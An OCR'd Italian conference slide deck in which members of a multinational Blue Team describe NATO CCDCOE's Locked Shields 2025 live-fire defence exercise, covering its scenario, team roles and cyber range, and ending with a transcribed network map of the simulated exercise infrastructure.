LOCKED SHIELDS 2025

MNTCRL

CYBER UNDER SIEGE: INSIDE THE WORLD'S LARGEST LIVE-FIRE EXERCISE BY NATO CCDCOE

CyberChallenge.IT 25 - Torino 08/07/2025

Blue Team 13: ITA - SLO - USA

Vincenzo Turturro - Web Apps & Investigation

Vincenzo Cantatore - Mobile Reversing

Marco Ferrara - Digital Forensics & Incident Response

INTRO TO LOCKEDSHIELDS25

Vincenzo Cantatore

PANORAMICA GENERALE

Definizione: La più grande e complessa esercitazione internazionale di cyber defence "live-fire" al mondo.
Organizzatore: NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE), Tallinn, Estonia.
Partecipanti (Edizione 2025):

- Circa **4.000 esperti** di sicurezza informatica.
- **41 Nazioni** (Membri NATO e Partner).
- **17 Blue Team** multinazionali.

Scala Operativa: Difesa di **8.000 sistemi virtualizzati** contro oltre **9.000 attacchi sferrati in tempo reale (iterativamente)**.

BLUE TEAM 13

Una Forza Congiunta di 141 Operatori: Il nostro Blue Team era una complessa macchina operativa composta da:

- **105 operatori dalla Slovenia**
- **30 operatori dall'Italia**
- **6 operatori dagli USA**

Cooperazione Pubblico-Privato all'avanguardia:

- Per la prima volta nella storia di Locked Shields, la delegazione italiana ha incluso un nucleo di **7 specialisti civili non appartenenti ad agenzie governative**.
- Il nostro gruppo ha avuto l'onore di far parte di questo contingente pionieristico, portando competenze e approcci del settore privato direttamente nel cuore della più importante esercitazione di cyber defence al mondo.

Sinergia e Integrazione:

- La fusione di diverse culture operative (militari, governative, private) e nazionalità si è rivelata un punto di forza strategico, permettendo di affrontare i problemi da angolazioni diverse e trovare soluzioni innovative sotto pressione.


COMANDO PER LE OPERAZIONI IN

OBIETTIVI STRATEGICI

- **Addestramento Realistico:** Testare le capacità di difesa di reti e infrastrutture critiche in un ambiente operativo simulato ad alta intensità.
- **Cooperazione Interforze e Internazionale:** Rafforzare la collaborazione tra unità militari, agenzie governative e partner del settore privato a livello nazionale e internazionale.
- **Integrazione Multi-Dominio:** Sincronizzare la risposta tecnica con le componenti legali, di comunicazione strategica (STRATCOM) e di *information warfare*.
- **Validazione delle Procedure:** Testare e migliorare le catene di comando e controllo e i processi decisionali (C2) in condizioni di stress elevato e informazioni incomplete.

SCENARIO GEOPOLITICO

- **Contesto Fittizio:** La nazione di **Berylia** subisce un'aggressione cibernetica su larga scala da parte della nazione ostile **Crimsonia**.
- **Espansione 2025:** Lo scenario è stato ampliato per includere nuove nazioni fittizie e simulare la cooperazione tra teatri operativi distinti:
  - **Teatro Nord Atlantico:** Nazioni di Revalia e Netoria.
  - **Teatro del Pacifico:** Nazioni di Nekelonia e Selenoa.
- **Obiettivo:** Riflettere la natura transnazionale e globale delle minacce cibernetiche moderne e la necessità di una difesa collettiva coordinata.


BERYLIA
CRIMSONIA
15
LOCKED
SHIELDS

SCENARIO GEOPOLITICO

Infrastrutture Critiche (CI) sotto attacco: L'offensiva di Crimsonia mira a paralizzare le funzioni vitali di Berylia, colpendo:

- **Reti Energetiche (Power Grids):** Sistemi di controllo industriale (ICS/SCADA) forniti da partner come Siemens.
- **Reti di Telecomunicazione:** Infrastrutture 5G e comunicazioni satellitari.
- **Sistemi Militari:** Sistemi di difesa aerea, C4ISTAR e Battle Management Systems.
- **Settore Finanziario: (Novità 2025)** Simulazione di attacchi ai sistemi di gestione delle riserve e di messaggistica finanziaria di una Banca Centrale.
- **Sistemi di purificazione dell'acqua.**

COMPOSIZIONE DELLE FORZE

Blue Team (Forze di Difesa): I team multinazionali dei paesi partecipanti che difendono attivamente le reti di Berylia.

Red Team (Forze Avversarie): Un team centralizzato di red-teamer e pentester che simula le TTPs (Tattiche, Tecniche e Procedure) di un avversario state-sponsored.


Green Team (Controllo Infrastruttura): Responsabile della progettazione, implementazione e manutenzione del Cyber Range e delle reti virtualizzate.

Yellow Team (Situational Awareness): Raccoglie e analizza i dati dell'esercitazione per fornire una visione d'insieme dello stato delle reti e dell'efficacia delle difese.

White Team (Exercise Control): Direzione e arbitraggio dell'esercitazione, valutazione delle performance e gestione degli aspetti legali e strategici.

BLUE TEAM: COMPOSIZIONE E COMPETENZE


- **Struttura Multinazionale:** I team sono composti da personale proveniente da diverse nazioni (es. Team Italia-Slovenia-USA, Germania-Singapore).
- **Approccio "Whole-of-Government":** Ogni team integra:
  - **Personale Militare:** Operatori del Comando per le Operazioni in Rete (COR), Esercito, Aeronautica, Marina, Comando dei Carabinieri.
  - **Personale Civile:** Esperti da agenzie governative per la cybersicurezza come ACN e Banca D'Italia.
  - **Partner Industriali:** Specialisti da aziende tecnologiche e della difesa.
  - **Accademici:** Ricercatori da università e centri di ricerca.
- **Team Italia (LS25):** Il team italiano ha operato congiuntamente con Slovenia e la Guardia Nazionale del Colorado (USA)



RUOLI SPECIALISTICI (SUBTEAMS)

Oltre alla difesa tecnica delle reti (Firewall Admins, SOC Analysts, Forensic Investigators), ogni Blue Team deve gestire diverse linee operative non tecniche, ciascuna con un proprio punteggio:

- **Legal Team:** Fornisce consulenza legale in tempo reale sulle regole di ingaggio (RoE), l'attribuzione degli attacchi e il diritto internazionale.
- **Strategic Communications (STRATCOM) Team:** Gestisce la comunicazione con i media, contrasta la disinformazione e le campagne di "fake news".
- **Cyber Threat Intelligence (CTI) Team:** Analizza le minacce, identifica gli indicatori di compromissione (IoC) e profila l'avversario.
- **Strategic Decision-Making:** Un track separato (STRATEX) per testare la capacità dei leader di prendere decisioni strategiche sotto pressione.


Non-technical team
Technical team
BT Lead and Deputy
• Legal
• Stratcom
• Reporting
• LILC
• CTI
• MISP
• Linux & 5G
• Windows
• Network
• Web Apps

IL RED TEAM: L'AVVERSARIO

Missione: Simulare un avversario sofisticato, persistente e adattivo (APT - Advanced Persistent Threat).
Metodologia: Utilizzo di TTPs del mondo reale, inclusi attacchi zero-day, social engineering, credential-based attacks e privilege escalation.
Tattiche:

- **Attacchi Multi-vettoriali:** Combinazione di attacchi a reti IT tradizionali, sistemi OT/ICS e campagne di disinformazione.
- **Pressione Costante:** Esecuzione di migliaia di attacchi simultanei e coordinati per saturare le capacità di difesa.
- **Obiettivi Dinamici:** Adattamento delle tattiche in base alle contromisure adottate dai Blue Team.

INFRASTRUTTURA E CYBER RANGE


Sistemi Operativi: Ampia gamma di sistemi Windows (Server/Client), distribuzioni Linux (Debian, Ubuntu, etc.).

Sistemi Industriali (OT/ICS): Piattaforme di controllo Siemens e altri vendor, fisicamente in Estonia, per simulare la gestione di reti elettriche e impianti critici.

Tecnologie di Rete: Soluzioni fornite da partner come Bittium e Fortinet.

Piattaforme Cloud: (Novità 2025) Introduzione di un segmento di infrastruttura basato su cloud, che richiede la difesa di ambienti ibridi.

Soluzioni di Sicurezza: I Blue Team devono gestire e configurare una vasta gamma di strumenti di sicurezza (SIEM, IDS/IPS, EDR, WAFs, …).



BT08
Substation
BT08


BT10
BT09
BT15
BT14
SIEMENS
BGP Satellite
X-ROAD
BAF
LOCKED SHIELDS
CCDCOE


SIEMENS
Ingenuity for life
LOCKED SHIELDS
BT03
BT18
BT04
BT15
BT23
50.10
50.00
19.75
19.92
19.99

INFRASTRUTTURA E CYBER RANGE

- **Piattaforma:** L'esercitazione si svolge su un'infrastruttura fisica e virtuale dedicata, gestita dalla **Cyber Range 14 Foundation** in Estonia.
- **Virtualizzazione su Larga Scala:** Creazione di un ambiente complesso che replica realisticamente le reti di una nazione, con oltre 8.000 sistemi virtuali interconnessi.
- **Realismo:** L'infrastruttura include sistemi operativi (Windows, Linux), apparati di rete (router, switch, firewall) e applicazioni reali, sia commerciali che custom.
- **Complessità:** L'ambiente è progettato per essere volutamente complesso e contenere vulnerabilità note e sconosciute che i Blue Team devono identificare e mitigare.


TLP: GREEN
BAF ADS
10.4.15.0/24
2a07:1182:#:15::/64
Berylian Armed Forces
Regional Air Defence System
Green Team
10.#.15.[250-254]
2a07:1182:#:15::[250-254]
nxt-ads
10.4.15.31
2a07:1182:#:15::31
radar-ads
10.4.15.33
2a07:1182:#:15::33
map-ads
10.4.15.34/24
2a07:1182:#:15::34/64
epn-ads
10.4.15.35
2a07:1182:#:15::35
BAF INT
10.4.11.0/24
2a07:1182:#:11::/64
Berylian Armed Forces
Public Relations / Office
Internal services
dc1-baf
10.4.11.3/24
2a07:1182:#:11::2/64
vtc2-baf
10.4.11.3/24
2a07:1182:#:11::3/64
kms-baf
10.4.11.4/24
2a07:1182:#:11::4/64
mail-baf
10.4.11.5/24
2a07:1182:#:11::5/64
sp-baf
10.4.11.8/24
2a07:1182:#:11::8/64
wsus-baf
10.4.11.8/24
2a07:1182:#:11::8/64
adcs-baf
10.4.11.10/24
2a07:1182:#:11::10/64
ws1-baf
10.4.11.[31-35]
2a07:1182:#:11::[31-35]
ws2-baf
10.4.11.[36-40]
2a07:1182:#:11::[36-3a]
ws3-baf
10.4.11.[41-45]
2a07:1182:#:11::[41-45]
sql-baf
10.4.11.48/64
2a07:1182:#:11::48/64
entry
10.4.11.60/64
2a07:1182:#:11::60/64
cki-ads
10.4.11.132/64
2a07:1182:#:11::132/64
Green Team
10.4.11.[250-254]
2a07:1182:#:11::[250-254]
BPS DMZ
100.98.#.0/26
2a07:1182:#:30::/64
Beyla Government Procurement
Public services
ns1-bps
100.98.#.2
2a07:1182:#:30::2
ns2-bps
100.98.#.3
2a07:1182:#:30::3
nextcloud
100.98.#.4
2a07:1182:#:30::4
healthvault-prd
100.98.#.5
2a07:1182:#:30::5
prtg01
100.98.#.6
2a07:1182:#:30::6
cosmo
100.98.#.8
2a07:1182:#:30::8
xroad-cs
100.98.#.10
2a07:1182:#:30::10
xroad-cs
100.98.#.11
2a07:1182:#:30::11
xroad-bps
100.98.#.12
2a07:1182:#:30::12
sql
100.98.#.13
2a07:1182:#:30::13
innovat
100.98.#.17
2a07:1182:#:30::17
100.98.#.38
2a07:1182:#:30::38
skyclean
100.98.#.25
2a07:1182:#:30::20
mmgs-bps
100.98.#.25
2a07:1182:#:30::25
vaccination
100.98.#.30
2a07:1182:#:30::30
fiveg-bps-webui
100.98.#.31
2a07:1182:#:30::31
fiveg-bps-upf
100.98.#.33
2a07:1182:#:30::33
fiveg-bps-amf
100.98.#.39
2a07:1182:#:30::39
jobmy
100.98.#.42
2a07:1182:#:30::42
cms-fileserver
100.98.#.44
2a07:1182:#:30::44
mysql
100.98.#.45
2a07:1182:#:30::45
wotmp
100.98.#.50
2a07:1182:#:30::50
passoffice
100.98.#.51
2a07:1182:#:30::51
Green Team
100.98.#.[50-62]
2a07:1182:#:30::[50-62]
fiveg-bps-gnb
10.#.8.10
2a07:1182:#:8::10
100.98.#.40
2a07:1182:#:30::40
BPS SG Core
10.#.16.0/24
2a07:1182:#:16::/64
Beyla Government Procurement
5G services
fiveg-bps-ausf
10.#.16.72
2a07:1182:#:16::72
fiveg-bps-bsf
10.#.16.73
2a07:1182:#:16::73
fiveg-bps-nrf
10.#.16.74
2a07:1182:#:16::74
fiveg-bps-nssf
10.#.16.75
2a07:1182:#:16::75
fiveg-bps-pcf
10.#.16.76
2a07:1182:#:16::76
fiveg-bps-scp
10.#.16.77
2a07:1182:#:16::77
fiveg-bps-smf
10.#.16.79
2a07:1182:#:16::79
fiveg-bps-udm
10.#.16.80
2a07:1182:#:16::80
fiveg-bps-udr
10.#.16.81
2a07:1182:#:16::81
fiveg-bps-db
10.#.16.82
2a07:1182:#:16::82
Green Team
10.#.16.[250-254]
2a07:1182:#:13::[250-254]
100.98.#.10
2a07:1182:#:16::10
BPS SG RAN
10.#.8.0/26
2a07:1182:#:8::/64
Beyla Government Procurement
5G Radio Access Network
fiveg-bps-se
10.#.8.[11-12]
2a07:1182:#:8::[11-13]
Green Team
10.#.8.[50-62]
2a07:1182:#:8::[50-62]
fiveg-bps-gnb
10.#.8.10
2a07:1182:#:8::10
BPS INT
10.#.13.0/24
2a07:1182:#:13::/64
Beyla Government Procurement
Internal services
ws1-m365
10.#.13.[10-12]
2a07:1182:#:13::[10-12]
ws2-m365
10.#.13.[13-15]
2a07:1182:#:13::[13-15]
ws5-m365
10.#.13.[17-19]
wotmp-db
10.#.13.50
2a07:1182:#:13::50
tungsmi
10.#.13.97
2a07:1182:#:13::97
Green Team
10.#.13.[250-254]
2a07:1182:#:13::[250-254]
BPS SatRlnk
10.#.20.0/24
2a07:1182:#:20::/64
Beyla Government Procurement
Internal services
Green Team
10.#.20.[250-254]
2a07:1182:#:20::[250-254]
mcs
10.#.20.5
2a07:1182:#:20::5
ntwc
10.#.20.[11-19]
2a07:1182:#:20::[11-19]
antenna
10.#.20.[31-39]
2a07:1182:#:20::[31-39]
Spaceit
satellite-link
BPS RTU
10.#.18.0/24
2a07:1182:#:139::/64
Beyla Government Procurement
beg-rtu
10.#.18.10
beg-rtu-host
10.#.18.9
beg-gridpass
10.#.18.50
Green Team
10.#.18.[200-254]
2a07:1182:#:18::[250-254]
BPS Water system
10.#.24.0/24
2a07:1182:#:f24::/64
Beyla Government Procurement
Water system
swat-historian
10.#.24.100
2a07:1182:#:f24::100
swat-hmi
10.#.24.111
2a07:1182:#:f24::111
ws4-m365
10.#.24.210
2a07:1182:#:f24::210
Green Team
10.#.24.[250-254]
2a07:1182:#:f24::[250-254]
DemilitarizedZone
pe1-bps
100.98.#.2
2a07:1182:#:3ffe::2
SINET
100.100.150.0/23
2a07:1182:100:100::/64
Services for all teams.
https://ip.berylia.org
100.100.100.70
2a07:1182:100:100::70
https://ixops.berylia.org
100.100.100.20
2a07:1182:100:100::20
https://ticket.berylia.org
100.100.100.145
2a07:1182:100:100::145
Microsoft 365
BAF DMZ
100.96.#.0/26
2a07:1182:#:10::/64
Berylian Armed Forces
Public Relations / Office
ns1-baf
100.96.#.2/26
2a07:1182:#:10::2/64
ns2-baf
100.96.#.3/26
2a07:1182:#:10::3/64
pki-ca
100.96.#.4/26
2a07:1182:#:10::4/64
wk
100.96.#.5/26
2a07:1182:#:10::5/64
YoHub
100.96.#.6/26
2a07:1182:#:10::6/64
ad
100.96.#.7/26
2a07:1182:#:10::7/64
cloakkey
100.96.#.8/26
2a07:1182:#:10::8/64
salviener-baf
100.96.#.10/26
2a07:1182:#:10::10/64
elearning
100.96.#.12/26
2a07:1182:#:10::12/64
vroad-baf
100.96.#.13/64
2a07:1182:#:10::13/64
wap-baf
100.96.#.14/26
2a07:1182:#:10::14/64
velociraptor
100.96.#.15/26
2a07:1182:#:10::15/64
access
100.96.#.16/26
2a07:1182:#:10::16/64
personnel
100.96.#.17/26
2a07:1182:#:10::17/64
